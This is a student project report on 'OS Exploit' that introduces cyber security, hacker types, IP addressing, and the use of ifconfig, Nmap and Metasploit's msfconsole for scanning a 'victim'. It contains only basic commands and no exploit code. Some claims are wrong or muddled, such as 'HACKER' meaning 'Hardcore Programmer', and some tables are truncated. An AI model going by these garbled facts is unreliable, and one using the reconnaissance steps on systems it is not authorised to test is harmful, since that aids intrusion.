2021-2022

[redacted]



ARDENT

COMPUTECH PVT. LTD.

High-End Technology Training and Project

RITUSREE CHAKRABORTY

BCA 5TH SEMESTER

2021-2022



B.P. PODDAR INSTITUTE OF MANAGEMENT AND TECHNOLOGY.

Project on "OS EXPLOIT."

Submitted To "RAHIT BISWAS."

Submitted by- Ritusree Chakraborty
BCA 3rd YEAR
5th SEMESTER
Collage roll.no — 2020025
University roll.no -

- Project Based on OS Exploit.

- **Project Based on OS Exploit.**

Index

TOPICS	PAGE.NO
CYBER SECURITY	**03**
HACKING	04
IP ADDRESS	05-07
NETWORK COMMUNICATION	08-09
OS EXPLOIT	09-10
OS ATTACK	10
COMMANDS	10-14
ACKNOWLEDGEMENT	15
BIBLIOGRAPHY	15

Cyber Security

Cyber security is the application of technologies, processes and controls to protect systems, networks, programs, devices and data from cyber-attacks. It aims to reduce the risk of cyber-attacks and protect against the unauthorized exploitation of systems, networks and technologies. Examples of Network Security includes Antivirus and Antispyware programs, Firewall that block unauthorized access to a network and VPNs (Virtual Private Networks) used for secure remote access.

7 Types of Cyber Security Threats:


- *Malware is malicious software such as spyware, ransomware, viruses and worms.*
- *Emotet.*
- *Denial of Service.*
- *Man, in the Middle.*
- *Phishing.*
- *SQL Injection.*
- *Password Attacks.*

- **Importance of Cyber Security:** *The importance of cyber security comes down to the desire to keep information, data, and devices private and safe. In today's world, people store vast quantities of data on computers and other internet-connected devices. Companies need cyber security to keep their data, finances, and intellectual property safe. This software protects the data. Cybersecurity is important because not only it helps to secure information but also our system from virus attack.*

Benefits of Cyber Security Training:

- *Educated Employees: Your First Line of Defence.*
- *Cut the Risk of Destructive Human Error.*
- *Meet Your Compliance Requirements.*
- *Keep Your Customers' Trust.*
- *Stay One Step Ahead of Increasing Threat.*

- **Goal of Cyber Security:** The objective of Cybersecurity is to protect information from being stolen, compromised or attacked. Cybersecurity can be measured by at least one of three goals-
  a. *Protect the confidentiality of data.*
  b. *Preserve the integrity of data.*
  c. *Promote the availability of data for authorized users.*



Project Based on OS Exploit.

- **Types of Security Goal:** The Three Security Goals Are Confidentiality, Integrity, and Availability-
    a. *Protect the confidentiality of data.*
    b. *Preserve the integrity of data.*
    c. *Promote the availability of data for authorized use.*

Hacking

Full form of HACKER is "Hardcore Programmer". Hacking is an attempt to exploit a computer system or a private network inside a computer. Simply put, it is the unauthorised access to or control over computer network security systems for some illicit purpose. Black hat hackers hack to take control over the system for personal gains. They can destroy, steal or even prevent authorized users from accessing the system. An example of computer hacking can be: using a password cracking algorithm to gain access to a computer system. System hacking means using computers to commit fraudulent acts such as fraud, privacy invasion, stealing corporate/personal data, etc.



- **Types of Hackers:** *The three types of hackers are the white hat hacker, the grey hat hacker, and the black hat hacker. Each type of hacker hacks for a different reason, a cause, or both. All have the required skills needed to accomplish their mission.*
- **White Hat Hacker:** *A white hat hacker — also referred to as a "good hacker" or an "ethical hacker" — is someone who exploits computer systems or networks to identify security flaws and make improvement recommendations. In many ways, white hat hackers are the antithesis of black hat hackers. Hackers can be described as "someone who loves to program, someone who enjoys playful cleverness or the combination of the two," said Richard Matthew Stallman. Famous white-hat hackers include the likes of Apple's Steve Wozniak and Jeff Moss, founder of the Defcon and Black Hat conferences.*
- **Grey Hat Hacker:** *Gray hat hackers enact a blend of both black hat and white hat activities. Gray hat hackers often look for vulnerabilities in a system without the owner's permission or knowledge. If issues are found, they report them to the owner, sometimes requesting a small fee to fix the problem. One of the most common examples given of a Gray hat hacker is someone who exploits a security vulnerability in order to spread public awareness that the vulnerability exists.*



- **Black Hat Hacker:** *Black hat hackers are malicious hackers, sometimes called crackers. Black hats lack ethics, sometimes violate laws, and break into computer systems with*

- **Project Based on OS Exploit.**

malicious intent, and they may violate the confidentiality, integrity, or availability of an organization's systems and data. One of the most famous black hat hackers is Kevin Mitnick, who, at one point, was the most wanted cybercriminal in the world. As a black hat hacker, he hacked into over 40 major corporations, including IBM and Motorola, and even the US National Défense warning system.

IP Address

- **What is an IP?**

- *An IP address is a string of numbers separated by periods. IP addresses are expressed as a set of four numbers — an example address might be 192.158.1.38. Each number in the set can range from 0 to 255. So, the full IP addressing range goes from 0.0.0.0 to 255.255.255.255.*

- **IP ADDRESS:** *IP address stands for internet protocol address; it is an identifying number that is associated with a specific computer or computer network. When connected to the internet, the IP address allows the computers to send and receive information.*



- **Types of IP addresses:**

  - *There are two types of IP address-*
    - *Private IP address*
    - *Public IP address*

The terms public and private relate to the network location — that is, a private IP address is used inside a network, while a public one is used outside a network.

- **Private Ip Address:** *A private IP address is the address your network router assigns to your device. Each device within the same network is assigned a unique private IP address (sometimes called a private network address) — this is how devices on the same internal network talk to each other.*


  Private (internal) addresses are not routed on the Internet, and no traffic can be sent to them from the Internet; they are only supposed to work within the local network.

Project Based on OS Exploit.

- **Public Ip Address:** *A public IP address is an IP address that can be accessed directly over the internet and is assigned to your network router by your internet service provider (ISP). All servers and sites on the Internet use public IP addresses (for example, google.com — 172.217. 22.14, Google's DNS server — 8.8. 8.8). All public IP addresses on the Internet are unique to their host or server and cannot duplicate.*

- **Public IP addresses:**

  - *Public IP addresses come in two forms – dynamic and static.*



Static IP address	A Static IP address is simple address that doesn't change. Once your device is assigned a static IP address, that number typically stays the same until the device is deactivate or changes your network architecture. Static IP address is generally used by servers or other essential equipment. This IP addresses are seen as less secure. Because static IP addresses don't change, data may be easier to locate and to gain access to by a hacker, static IP addresses has unchanging nature that is also leaves them more likely to be hit by follow-up attacks.So,static IP addresses are easier to track.
Dynamic IP address	A Dynamic IP address is an IP address that an ISP(Internet Service Protocol)lets you use temporarily. If a dynamic Ip address is not in use, it can be automatically assigned to a different device. Dynamic addresses are assigned using either DHCP or PPPoE. A dynamic IP address changes from time to time unlike a static IP address. Most home networks are likely to have a dynamic IP address and the reason for this is because it is cost effective for Internet Service Providers (ISP's) to allocate dynamic IP addresses to their customers. Dynamic IP addresses are usually fine for most consumers. They are cheaper and typically pose a bit less of a security risk. So, for example, a hotel probably has a static IP address, but each individual device within its rooms would have a dynamic IP address. On the internet, your home or office may be assigned a dynamic IP address by your ISP's DHCP server.


- **The address space is divided into five classes:**

Class	Leading bits	Size of *network number* bit field	Size of *rest* bit field	Number of networks	Addresses per network	Total addresses in class	Start address	End add
Class A	0	8	24	128 (27)	16,777,216 (224)	2,147,483,648 (231)	0.0.0.0	127.255.25
Class B	10	16	16	16,384 (214)	65,536 (216)	1,073,741,824 (230)	128.0.0.0	191.255.25

Class C	110	24	8	2,097,152 (221)	256 (28)	536,870,912 (229)	192.0.0.0	223.255.25
Class D (multicast)	1110	not defined	not defined	not defined	not defined	268,435,456 (228)	224.0.0.0	239.255.25
Class E (reserved)	1111	not defined	not defined	not defined	not defined	268,435,456 (228)	240.0.0.0	255.255.25

▪ IP versions:

Currently two types of IP versions are used —



▪ How to Find All IP Addresses on a Network: *Knowing how to scan the*


network for devices is the first step, and one of the most fundamental, in managing IP addresses. When organizational members experience problems connecting their device to the network or the internet, having a full list of IP addresses on the network can guide administrators as they troubleshoot and restore order.

The most basic way to find all the IP addresses on a network is with a manual network scan. This method is best for those looking to perform a rapid, one-time device check or for those heading smaller organizations with a more manageable device list.

To rapidly scan a network yourself using native operating system (OS) capabilities, follow these steps-

- **Project Based on OS Exploit.**

- Open the command prompt.
- Enter the command “ifconfig” on Linux.
- Next, input the command “arp -a”.
- *Optional:* Input the command “ping -t”.




Network Communication

- **Introduction:** *Network communication, or internetworking, defines a set of protocols (that is, rules and standards) that allow application programs to talk with each other without regard to the hardware and operating systems where they are run. For example, a group of managers at a grocery store are all at the same level. In this network, they will communicate together and then pass on information to the assistant managers, then the assistant managers will pass information on to the cashiers.*

Diagram of Network Communication.

Top 5 Types of Communication Network:

- **Project Based on OS Exploit.**





- **Other Types of Communication in a Network:**


Communication Networks can be of following 5 types-


OS Exploit


- **Introduction of OS Exploit:** *An exploit takes advantage of a weakness in an operating system, application or any other software code, including application plug-ins or software libraries. The owners of the code typically issue a fix, or patch, in response. The definition of an exploit is a heroic act or an act worthy of praise. ... Exploit is defined as to use someone or*











- **Project Based on OS Exploit.**

something to achieve one's own purposes. An example of exploit is to pretend to befriend an intelligent student in class for the sole purpose of copying his homework.

- **Types of OS Exploit:** *Exploits are commonly classified as one of two types: known or unknown. Known exploits have already been discovered by cybersecurity researchers. Whether the known exploit is due to a vulnerability in the software, OS, or even hardware, developers can code patches to plug the hole.*

  - **Types of attacks on a system-**

    a. *Application-Level Attacks.*
    b. *Drive-by attack.*
    c. *Man-in-the-middle (MitM) attack.*
    d. *Misconfiguration Attacks.*
    e. *Operating System Attacks.*
    f. *Password attack*
    g. *Phishing and spear phishing attacks.*
    h. *Shrink-Wrap Code Attacks.*

- **Are exploits hacks:** *Hacking is when you give yourself something to make you better or inject it only for you. exploiting is say there is a glitch in a game and it makes someone invincible.*

OS ATTACK

Ifconfig – for scan own IP address.

- **Introduction:** *The "ifconfig" command is used for displaying current network configuration information, setting up an ip address, netmask, or broadcast address to a network interface, creating an alias for the network interface, setting up hardware address, and enable or disable network interfaces.*

- **Syntax:** *ifconfig [...OPTIONS] [INTERFACE]*

- **$ ifconfig options interface command parameters address:** *An interface is a network interface about which you want to view information or change its parameters. All this can be done with the help of commands.*

- **Let's look at the main ones:**

  - ***up* –** *enable interface;*

- **Project Based on OS Exploit.**


- ***down –*** *turn off the interface;*
- ***(-) arp –*** *enable or disable the use of the ARP protocol for the interface;*
- ***(-) promisc –*** *enable or disable promiscuous mode for the interface;*
- ***(-) allmulti —*** *enable or disable multicast mode;*
- ***metric –*** *change metric parameter;*
- ***mtu –*** *change the maximum packet size;*
- ***netmask –*** *set network mask;*
- ***add –*** *add an ip address for the interface;*
- ***del –*** *remove the ip address of the interface;*
- ***media –*** *set the type of external protocol;*
- ***[-] broadcast –*** *set the broadcast address or disable this feature;*
- ***hw –*** *set the MAC address for the interface;*
- ***txqueuelen –*** *the size of the interface queue;*

Parameters and address are optional and depend on the command used. And the options affect the behaviour of the utility more globally.

- There are only a few options, consider them-

  - *-a – apply the command to all interfaces, for example, useful if you want to disable or enable all network interfaces.*
  - *-s – display a short list of interfaces.*

▪ ifconfig example:



Project Based on OS Exploit.


Nmap – for scan the victim IP address.

- **Introduction:** *Nmap is the acronym for Network Mapper, is an open-source security auditing and network scanning software designed by Gordon Lyon. It is developed in such a way that it can quickly analyse massive networks as well as single hosts. Network administrators often use it to detect the devices that are presently working on the system, the port number to which the devices are attached, and the free ports that may be used.Nmap becomes helpful while performing network penetration testing. It not only gives network information but also assists in discovering security issues in the system. Nmap is platform-agnostic and may be run on various standard operating systems, including Linux, Windows, macOS, and BSD. It is straightforward to use and includes both a command-line interface (CLI) and a graphical user interface (GUI).*

- **Some of the tasks that Nmap can carry out are-**

  a. Discovering connected hosts on a network
  b. Analysing free ports on a target host
  c. Detecting running services on a system along with version number
  d. Uncovering network vulnerabilities and system loopholes


- **There are five distinct phases:**



How does N-Map work?

- *Scanning networks is a three-step process, with Nmap carrying out the first two and leaving the ethical hacker for the third. So, you will cover these phases sequentially.*

- **Project Based on OS Exploit.**




a) **Sending Requests:** *Nmap sends raw IP packets to discover accessible hosts on a network system. According to network configurations, these packets need a response from the destination computer.*

b) **Receiving Replies:** *Since these requests warrant a reply, the host sends back responses highlighting the ports that can communicate with other machines. Open ports will send some replies, while the closed ones can be filtered out since they will have no response.*

c) **Analysing Responses:** *Once the hackers have some information from the target's side, they must go through vulnerable services and open ports. After this step, one can move on to the third phase in ethical hacking, gaining access to the victim machine.*

d) -sV & -Sp: *It's a form of hacking to detect and prevent security breaches.*

- **Project Based on OS Exploit.**



Msfconsole.

- **Introduction:** *The msfconsole [Metasploit Framework] is probably the most popular interface to the Metasploit Framework (MSF). It provides an "all-in-one" centralized console and allows you efficient access to virtually all of the options available in the MSF. MSFconsole may seem intimidating at first, but once you learn the syntax of the commands you will learn to appreciate the power of utilizing this interface.*

- **Benefits to Using MSFconsole:**
  - *It is the only supported way to access most of the features within Metasploit.*
  - *Provides a console-based interface to the framework.*
  - *Contains the most features and is the most stable MSF interface.*
  - *Full read line support, tabbing, and command completion.*

- **Execution of external commands in msfconsole is possible:**

Project Based on OS Exploit.

```
msf > ping -c 1 192.168.1.100
[*] exec: ping -c 1 192.168.1.100

PING 192.168.1.100 (192.168.1.100)
64 bytes from 192.168.1.100: icmp_s


--- 192.168.1.100 ping statistics -
1 packets transmitted, 1 received,
rtt min/avg/max/mdev = 10.308/10.30
msf >
```

- **LAUNCHING MSFCONSOLE:** *The MSFconsole is launched by simply running msfconsole from the command line. MSFconsole is located in the /usr/share/Metasploit-framework/msfconsole directory.*
  The -q option removes the launch banner by starting msfconsole in quiet mode.

```
root@kali:# msfconsole -q
msf >
```

How to Use the Command Prompt?

We can pass -h to msfconsole to see the other usage options available to you.



